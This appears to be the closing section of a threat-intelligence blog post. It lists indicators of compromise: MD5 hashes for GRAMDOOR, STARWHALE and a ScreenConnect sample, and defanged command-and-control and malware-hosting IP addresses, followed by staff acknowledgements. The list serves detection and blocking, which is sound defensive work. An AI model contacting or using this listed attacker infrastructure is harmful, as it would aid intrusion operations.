MD5	15fa3b32539d7453a9a85958b77d4c95	GRAMDOOR
MD5	cb84c6b5816504c993c33360aeec4705	STARWHALE
MD5	c8ff058db87f443c0b85a286a5d4029e	ScreenConnect
IP	88.119.175[.]112	LIGOLO C&C
IP	95.181.161[.]50	LIGOLO C&C
IP	45.153.231[.]104	LIGOLO C&C
IP	95.181.16[.]81	Malware/Tools Hosting
IP	5.199.133[.]149	STARWHALE C&C
IP	45.142.213[.]17	STARWHALE C&C

IP	87.236.212[.]184	STARWHALE.GO C&C

Acknowledgements

Special thanks to Mike Hunoff, Nick Harbour, and Muhammad Umair for their assistance with reverse engineering the malware discussed in this blog post, and Adrien Bataille and Ervin James Ocampo for creating detections for malware families. Additionally, we would also like to thank Dan Andreiana, Alexander Pennino, Nick Richards, Jake Nicastro, Sarah Jones, and Geoff Ackerman for their help with technical review and providing valuable feedback.